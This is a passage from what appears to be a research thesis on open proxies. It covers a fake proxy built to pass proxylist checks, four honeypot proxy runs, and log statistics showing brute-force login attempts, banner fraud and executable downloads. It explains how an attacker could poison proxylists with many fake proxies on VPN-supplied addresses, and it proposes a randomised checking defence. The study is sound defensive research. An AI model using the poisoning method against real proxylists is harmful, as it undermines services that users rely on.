



Figure 5.7.: Google search for our proxy

4	7219	302
5	2800	500
6	2403	502
7	2130	404
8	807	352
9	471	501
10	403	400
11	338	503

The status code 200 ranked on the second place stands for all allowed checking request. More than 83000 times the proxy has been proved by any checking URLs. The status code 403 states the forbidden websites, which are on the top of this statistic. So, we imply, even though the proxy has no functionality, the proxy users tries to use our proxy very often and our fake proxy has been accepted by its proxy user as working proxy.

Furthers, the proxy was running for approximately 30 hours and we know that there were more than 83000 checking requests. Thus, while our proxy averages more than 50 checks per minute, we can state that our proxy has been continuously checked by its proxy users.

In summary, our non-working proxy is configured in a way, that it passes all checking requests of either type of proxylists. Lists as proxylist.net or xroxy.com, which prove

their proxies more or less periodically with the same requests, will keep our fake proxy within their database. The proxy can also be found from users, who search proxies by proxy leecher like ProxyFire. Although we have submitted our prepared proxy in some proxylists to get into the ProxyFire's finding cycle, the settings must correspond with our keywords stating the allowed requests. If our proxy configuration achieves these requirements, then the proxy will be frequently published in relevant proxy blogs or forums. Finally, our non-working proxy will stay in different types of proxylists as long as it answers properly checking requests.

5.4. Final results in this research

This research question is mainly aimed to figure out vulnerabilities of a proxylist. How we can harm proxylist's integrity in a way that no proxy user takes no more proxies from this list. For that intention we have divided the research question in two issues. Section 5.2 introduces some possibilities how proxylists could work internally and how they may obtain their open proxies. Further, Section 5.3 points out how these collected proxies will be continuously checked and how they will stay in proxylists. These sections demonstrate this issue based on some examples. It should give some ideas to figure out techniques and methods, how these lists are working internally. There could be another way in other proxylist, because each list has its own behavior.

During the evaluation of this research, it was noticeable, that each proxylist is vulnerable concerning to integrity attacks. If an attacker has found out successfully the proxylist's behavior in publishing proxies, then it is an ease to smuggle in some fake proxies. The attacker knows how and in which interval the proxies will be checked and which answer is necessary for each proving request. If an attacker wants to harm the integrity of proxylists, then it is necessary to configure a large number of non-working proxies. Lots of IP addresses will be necessary for this intention. In this issue there is the possibility to buy an access to different VPN services like IPRedator.se or the usage of some free services as AnchorFree⁴ and CyberGhost⁵. Another alternative for an attacker could be to have access to any Internet Service Provider (ISP), who administers a large number of IP addresses. Consequently, he can offer non-working proxies with

⁴<http://www.anchorfree.com/>

⁵<http://cyberghost.natado.de/>

each IP address being not in use.

In the opposite, if a proxylist provider wants to protect their integrity, then he must implement a clever checking procedure, which seems to be more sophisticated instead of requesting only one default proxy judge. Alternatively, a good possibility could be a request of a random search engine result. The proxy checker could perform a search engine request for a specific keyword. The proxy checker feature chooses a random result instance and performs a request to that website. If the website is also available via the open proxy, then the proxy is alive and works correctly. This checking technique would effect that the proxy is not able to predict any response. So, it would be more difficult, that a fake proxy will survive this verification.

Chapter 6.

What are open proxies used for?

6.1. Description and goals

This research question is concerned to an analysis dealing with what are open proxies used for. Why do Internet users browse over a freely accessible intermediary being an absolute unsecure channel? Proxy users do not know if the provider traps their URL requests. Every proxy user must have in mind, that the provider of an open proxy is able to make a personal browsing behavior analysis. For instance, he knows which websites are targeted and what are user's interests on Internet. Furthermore, a malicious open proxy provider is able to trap any user credentials. Thus, an attacker may get personal information of proxy users.

For that analysis we have deployed a number of open proxy runs. In each one, we offer an open proxy for the Internet community. In some trial runs the open proxy will be made public in some proxylists and others will be found by any proxy checker. Subsequently, we obtain lots of log data, which can be assessed and analyzed in different ways. All runs will be briefly outlined in Section 6.2, where we briefly describe some background information.

After gaining log data, we generate many high level statistics in Section 6.3. For this intention, we need a web analytics application called "Deep Log Analyzer" for analyzing the different log files. The main target is to find out who uses our open proxy and to figure out some background information about these users. For instance we generate some statistics about top users, top websites, top search engines, top browsers and so forth.

Generally, open proxies are also used to launch web attacks against other Internet hosts. Attackers want to obscure the real IP address for being anonymous. Section 6.4 represents some methods searching for any signs of abuse in the log data of all proxy runs. We apply a number of Linux commands for that analysis. Thus, we demonstrate how we find some indications of web attacks what kinds of web attacks were performed via our open proxy.

6.2. Different periods of open proxy runs

According to this research, we have performed four different trial runs. In each one, we put an open proxy online as introduced in Section 4.2. This proxy logs all received requests from its users during a particular time. The reason of performing more than one run is that we intend to log proxy traffic not only at one moment, but rather to deploy a general analysis at different times. Thus, we have decided to perform trial runs at different times with various kinds of proxy advertisements.

The open proxy in each run was configured as a highly anonymous proxy. We expect more interesting traffic as we would offer transparent proxies. Internally, the proxy has installed the ModSecurity module, which was responsible for web attack detection. Each potential attack will be logged in a log file placed in `/var/log/apache2/modsec_audit.log`. All the requests and server activities will be documented in Apache's logfiles like `access.log` and `error.log`.

The following table 6.1 lists all performed proxy runs containing more information of each open proxy period. The first column refers to a name making each run unique. Next column states the IP address, which the proxy gets, when the VPN service IPRedactor.se will be started. The "Start"-column is mentioned to the time of proxy launch. We get this information from the first lines of the "error.log" file. The "Being applied at"-column briefly outlines some information about proxy advertisement in proxylists. The exact time of proxy detection is documented in the next column. This is the moment, where the first foreign attempts to connect to our proxy. We figure out that moment with the first entry of the `access.log` of our Apache server. The time of proxy shut down will be displayed, which is the time of the last entry of "access.log"-log file. Ultimately, this table shows the duration of each trial run, which is the time between the first proxy detection and the end of proxy service.

Run Name	IP	Start	Being applied at	First Proxy Detection	End	Duration
RUN_11Sept	93.182.179.76:80	Sep 10 9:02	NO	Sep 11 11:33	Sep 12 6:59	19h 26min
RUN_2Dec	93.182.180.174:80	Dec 02 15:44	NO, but checked with an on-line proxy checker at 15:48	Dec 02 22:18	Dec 03 13:32	15h 14min
RUN_4Dec	93.182.151.211:80	Dec 04 09:30	YES, Xroxy.com Proxylist.net at 09:55	Dec 04 10:05	Dec 05 07:57	21h 52min
RUN_8Dec	93.182.148.154:80	Dec 07 07:57	YES, Proxylist.net 08:10	Dec 07 08:25	Dec 08 13:36	29h 11min

Table 6.1.: List of all open proxy trial runs

The first open proxy run called "RUN_11Sept" was started on 10th September. Despite the proxy from that trial run was not advertised in any proxylist, our proxy service was detected after more than 26 hours. The first log entry in the log files represents a proxy checker request:

```
213.229.71.166 - - [11/Sep/2009:11:33:14 +0200] "POST http://scriptaura.info/aposter/proxy.php HTTP/1.1" 200 1327 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
```

From this time, the proxy server was used by a large number of users. It is assumed that this check might be a proxylist provider checking an IP address range as he consequently found our proxy service.

The next proxy run called "RUN_2Dec" was launched on 2nd December. We made no application in any proxylist, but we only checked our proxy by a Russian online

proxy checker¹. As a result of this check our open proxy was listed in some Russian proxylists as we noticed through a Google search. Consequently, our open proxy was firstly utilized by some Russian proxy users identified through a number of Russian IP addresses in our log files.

The "RUN_4Dec"-run was started on 4th December. We applied the open proxy in some well-known proxylists like xroxy.com and proxylist.com. After 10 minutes our proxy logs the first hit and from that time our open proxy service was continuously used. As illustrated in Section 5.3, our proxy known as "RUN_8Dez" was configured as a fake proxy, where only checking request were allowed. We established one ad on one proxylist called "proxylist.net". Although our proxy has forbidden each proxy request, after 15 minutes a lot of proxy user tried continuously to build up a proxy connection.

6.3. Some high level statistics

The goal of this chapter is to find out who is using our open proxy and to figure out some background information about its users. For that concern, we have to analyze all log files obtained by our trial runs as introduced in Section 6.2. We need an analytics application to generate such high level statistics. On Internet, there will be offered a large variety of web log analysis applications, but each of them have different advantages in different use cases².

We have chosen an application, which is able to analyze quickly our log files and has the ability to create its own queries. Our software is called "Deep Log Analyzer"³ (for short DLA), which is a client side web analytics application for analyzing web server log files. We reuse this analysis tool for our purposes for getting knowledge about proxy user's behavior and their requested websites. So, we must feed this tool with our log files (access.log) of all trial runs. The following high level statistics will be generated:

- Top Users
- Users Stay Length Report
- Top Countries

¹<http://www.checker.freeproxy.ru/>

²<http://blog.taragana.com/index.php/archive/top-10-web-log-analysis-software/>

³<http://www.deep-software.com/>

- Top Pages
- Top Downloads
- Top Search Engines
- Top Search Phrases
- Top Operating Systems
- Top Browsers
- Top Unrecognized Browsers

Although our tool is able to create its own diagrams, we use the export feature transferring all statistical data into Microsoft Excel. Thus, we generate and customize our own diagrams in a familiar way.

6.3.1. Top Users

The following diagram shows the top users ordered by the number of visits during the test periods. In addition, the assigned country is added to each IP address. So, we are able to figure out the most active proxy user as well as their geographical location. Instead of a DNS lookup request for each IP address, DLA assigns all users to countries stored in an offline IP-to-country database. Accordingly, the process of report calculation is very fast and it also yields a reliable result. Although we can determine many source countries, there are few unknown IP addresses being not classifiable. As shown in Figure 6.1, the top user of our proxy is unsurprisingly a Chinese IP address. In a closer view, we notice, that this user appears with many user agents in our log files. Thus, this IP address is used by a number of operating systems and different browsers. It is assumed that this Chinese IP address stands for an ISP (Internet Service Provider) or for a VPN Service employed by a number of Internet users.

Furthermore, many other different IP addresses coming from China, USA, Russian and Germany are ranked in that statistics. This fact reveals us, that the proxy usage in these countries is very high and very popular.




Figure 6.1.: Top Users

6.3.2. Users Stay Length Report

The next report points out how long proxy users are connected with our proxy during one session. As shown in Figure 6.2, the duration is outlined in the vertical bar and displays the average length of proxy usage period. The number of proxy user classified to each session length is listed horizontally. This report considers proxy user sessions as long as our proxy receives hits from one proxy user with time intervals taking no longer than 30 minutes. User sessions with only one hit are assigned to be 0 seconds long. The benefit of that stay length report is to show how long most users use our proxy in one proxy session. Derived from this report, we notice, that most users send only




Figure 6.2.: Users Stay Length

few requests taking no longer than a minute. The reason of this effect could be different proxy tools, which change their proxies after a number of requests. Thus, these tools

send basically only one request to one open proxy and change the proxy afterwards. This avoids that any proxy provider can track the proxy sessions as a whole. Only a small part of proxy user takes our proxy continuously more than one minute. Therefore, we are able to track a proxy session as a whole and to observe, what these users are doing in one long proxy session.

6.3.3. Top Countries

This section points out the top countries, where most proxy users come from. Similar to the top users report, the country is determined by an IP-to-country database which is a fast method of getting that geographical information. So each IP address will be assigned to a country.

Figure 6.3 illustrates a bar diagram of countries in which proxy users are located. This report includes all log data from each trial run and gives a wide overview, which countries have how many proxy users. While the most users come from China, the United States are ranked just behind. These countries own almost the largest part of all potential proxy users. It is generally known that China's censorship forces its Internet users to browse preferably with foreign proxies. So, China is as expected on the top of this statistics. In the other case, people from the United States have some safety thoughts by nature and are also controlled by some security instances as FBI or NSA. After those leaders, Russian, Australia, Japan, Germany and the United Kingdom have almost the same number of proxy user. In addition, these countries have also laws, which are related to data retention referring to the storage of Internet traffic⁴. For instance, this law concerning data retention within the European Union became operative since January 2008⁵.

Considered over all runs individually, it is remarkable that if we do not apply our proxy in proxylists, then the number of different countries is low. Thus, we get a large number of different countries if we announce our open proxy in some proxylists. We conclude that if we intend to spread our open proxy to lots of users, then we must apply the open proxy in different proxylists.

⁴<http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:32006L0024:EN:NOT>

⁵<http://www.vorratsdatenspeicherung.de/content/view/78/86/lang,de/>




Figure 6.3.: Top Countries

6.3.4. Top Pages

This statistics shows the most popular web pages being requested by proxy users during the trial runs. The goal of this statistics is to find out for which pages the users need an anonymous intermediary. As generated the first "Top Pages"-diagram with DLA, we had to notice that there are many entries used for advertisement purposes, for instance "http://ad.yieldmanager.com/imp". Thus, we alter the SQL statement in the "Top pages"-query so that we do not consider these advertisement links. In this regard we create a new query deduced from the "Top Pages"-query and add a "where"-statement as follows:

```
select * from [Top Accessed Pages] where FileName not like '%ad%'
```

Hence, we consider only websites, which do not contain the phrase "ad" in the URL. Deploying those changes in our query, we get a new result, where we obtain almost only relevant links requested by the proxy users.

The table 6.2 outlines only samples being mentionable to an assumption for what these URL's were requested. For instance, the request on the top of this ranking is a login script of a social network platform. This script is requested abnormally often, so we assume that somebody has started a brute force attack to that platform for getting in with a foreign account. Furthermore, there are many other brute force attacks against targets as web services like Yahoo!, MySpace, the bookmark service "del.icio.us" or porn websites. A remarkable observation is that even ticketing system will be attacked by Brute Force attacks as demonstrated to the high number of requests to websites of Allitalia and AirArabia.

Another type of web attack is outlined as banner fraud. These requests fake a banner request for banner statistics improvements. A website provider gets money for each user click coming from his website. As demonstrated with some examples in Table 6.2, a banner statistics can be tampered with such requests.

Our proxy will be verified according to a large number of proxy checks. Many examples like "http://66.96.218.214:33080/check.pl" shows, that our proxy will be checked very often for its reliability. Another part of requests are the search engine requests to Google, Baidu, or Yandex. This websites will be requested firstly for checking requests as well as they are default websites configured in different web browsers as Firefox or Internet Explorer.

Finally, this statistics shows also the large amount of requests referring to porn websites. Although Table 6.2 displays only one example like "tube8.to", the proxy's logfile contains a really huge amount of porn requests.

6.3.5. Top Downloads

This report represents some popular downloads, which were requested by our proxy users during all test periods. This statistics considers only zip, exe, rar, tar or gz files.

FileName	Page Views	Comment
http://my.mail.ru/my/online-users	33.040	Login Brute force Attack
http://www.google.com/ie	6.667	Google Tool Bar Default Check
http://hits.blog.sina.com.cn/hits	5.738	Banner Fraud
http://vkontakte.ru/login.php	5.034	Social Network: Login Brute force attack
http://www.tube8.to/	3.747	Free Porn Site
http://www.travian.se/index.htm	1.764	Attack against Browser Game
http://203.216.247.212/client/clogin	1.624	Yahoo!: Login Brute Froce attack
http://linkbucks.com:80/RecordClick.aspx	1.036	Banner Fraud
http://67.195.133.226/config/ispverifyuser	935	Yahoo!: Login Brute Froce attack
http://www.hornymatches.com/join.php	618	Brute Force Attack to Porn Site
http://members.vivid.com/login/index.htm	563	Brute Force Attack to Porn Site
http://66.96.218.214:33080/check.pl	515	Proxy Checker
http://del.icio.us/post	512	Brute force Attack
http://members3.pornpros.com/index.htm	462	Brute Force attacke to HTTP Basic Access Authenification
http://gomarketcity.com/cgi-bin/ip.cgi	423	Proxy Checker
http://searchservice.myspace.com/index.cfm	382	Social Network: Login Brute force attack
http://yandex.ru/yandsearch	324	Russian Search Engine: Check Site
http://www.alitalia.com/itit/booking/...	247	Brute Force Attack to flight booking
http://reservations.airarabia.com/...	232	Brut Force Attack to flight booking

Table 6.2.: Top Pages

FileName	Number of Hits	Data Transferred (Kb)
http://www.swiftsite.com/cgi-shl/cgisafe.exe	14	18
http://www.internet.lu/Scripts/sql.exe	8	90
http://garam-sk.co.kr/helpdesk/info.exe	6	96
http://polymer.chonbuk.ac.kr/gskhang/cgi-bin/ezboard.exe	3	7
http://rs128.rapidshare.com/files/39411870/DEE_6_0_1.rar	2	61
http://207.138.168.141/.../Schindlers.List.1993.INTERNAL.DVDRip.XviD-PARTICLE.part07.rar	1	52,806
http://library.sandwellacademy.com/oliver/gateway/gateway.exe	1	78
http://ie.conduit-download.com/.../CommentsBar_Instant_Comments.exe	1	287
http://garam-sk.co.kr/board/hanaboard.exe	1	30
http://dl2.paretologic.com/downloads/regcure/RegCureSetup_RW.exe	1	224
http://datasheets.maxim-ic.com/en/ds/DS9092K.pdf	1	115
http://www.tiffviewer.com/ftp://ftp2.infograph.com/DL/BravaReader.exe	1	1
http://www.nsbe.org/downloads/communications/PowerPointTemplates.zip	1	708
http://rs449.rapidshare.com/files/315557822/ANSYS_12.part06.rar	1	33
http://s101.hotfile.com/.../111514a/Hadaka_Apron_CD1.part3.rar	1	643

Table 6.3.: Top Downloads

Any files aimed to web page extensions like html, aspx or graphics extensions like gif or jpg are excluded. Thus, we want to analyze which files will be downloaded excepting web pages.

As displayed in Table 6.3, the "Top Downloads" report contains many executables with an "exe"-extension. Thus, our proxy users are not afraid of downloading executables over a definitively untrustworthy intermediary. Another observation is that the users download also files from file hosting services like RapidShare or Hotfile. This could be some performance reasons as well as the service do not know their downloader. Beside to PDF or Zip files, parts of videos are requested being detectable in some URLs. Movies like "Schindlers Liste" or "Hadaka Apron" (Japanese porn video) were downloaded over our free intermediary.

Generally, we made the observation, that not many proxy users download their files over an open proxy as we can imply from the low number of hits. One reason could be that the open proxies are not the speediest intermediaries for getting a large file. In spite of the low number of file request, there are enough downloads for spreading

malware as pointed out in Chapter 7.

6.3.6. Top Search Engines

This report shows the top search engines requested by our proxy users. They are ranked by the number of hits. Additionally, this report differs between the international domains such as google.com, google.at, google.uk and so forth. So, we are able to figure out, what are popular international versions of search engines. The first column shows the name of search engine, the second column displays the engine's domain name and the third column outlines the respective number of hits.

Name	Domain	Number of Hits
Google	http://www.google.com	6.822
Yandex	http://yandex.ru	115
Google	http://www.google.ru	113
Google	http://images.google.nl	43
Google	http://www.google.se	39
Google	http://www.google.at	22
Google	http://www.google.de	21
Google	http://toolbarqueries.google.com	19
Google	http://www.google.cn	18
Google	http://sorry.google.com	12
Google	http://www.google.com.ua	12
Google	http://www.google.nl	9
Google	http://www.google.fr	6
Google	http://www.google.it	6
Google	http://www.google.co.uk	3
Search.com	http://www.thankyousearch.com	2
Yahoo	http://images.search.yahoo.com	2
Google	http://www.google.com.au	1
Search.com	http://se.findwebbysearch.com	1
Google	http://www.google.com.gh	1

Table 6.4.: Top Search Engines

As listed in Table 6.4, it is not a secret that the domain Google.com is often used as default website in many browser configurations as Firefox or Internet Explorer. Obviously, many users use such browser with requests to this search engine by default, when they start their browser. Incidentally, Google.com is also often used as checking

website. Many proxy checkers verify whether Google.com is available through an open proxy.

Next engine in this ranking is Yandex.ru, which seems to be a popular Russian search engine. As noticed in the diagram of top countries or top users, we know that many Russian proxy users have utilized our open proxy. So, it is not a surprise, that we have also a Russian search engines in our list.

The main result derived from that report is that Google is definitely the leader of search engine market. A very interesting observation is the entry of "sorry.google.com". Due to an Internet article⁶, Google redirects requests to sorry.goolge.com if any URL's coming from spyware or non-human bots will be recognized.

6.3.7. Top Search Phrases

In addition to the top search engine report, this statistics illustrates what our proxy users search for. Perhaps, we find some indications, why they use open proxies for any searches. The Table 6.5 outlines the search phrases including their number of hits. In the third column we classify each phrase in an abstract subject.

The Table 6.5 outlines only some interesting phrases and is only a brief excerpt of 5000 different search phrases. Due to analysis of that statistics, we must state that many users search for drugs and other various medical topics as we notice in some phrases referring to Viagra⁷ or Paxil⁸. Also unwanted or wanted pregnancy is under the top search phrases. These topics are very personal and could be reason enough for using an open proxy.

Of course, some other search phrases referring to automobiles, laws or historical topics have many hits. Although these topics do not affect human's personality, they are popular search phrases in general.

⁶<http://community.contractwebdevelopment.com/sorry-google-com>

⁷<http://www.viagra.com/>

⁸<http://www.drugs.com/paxil.html>

Search Phrase	Number of Hits	Referring Topic
referer php	177	PHP Script Language
smotret-filmi-online.ru	58	Russian free online movies
auto's	28	automobile
ferrari	21	automobile
paxil personality changes	10	drugs
contraindications prednisone	10	medicine
uk biggest viagra gang	10	getting Viagra
proxy server in sweden	10	searching for open proxies
generic viagra accepting american express	9	getting Viagra
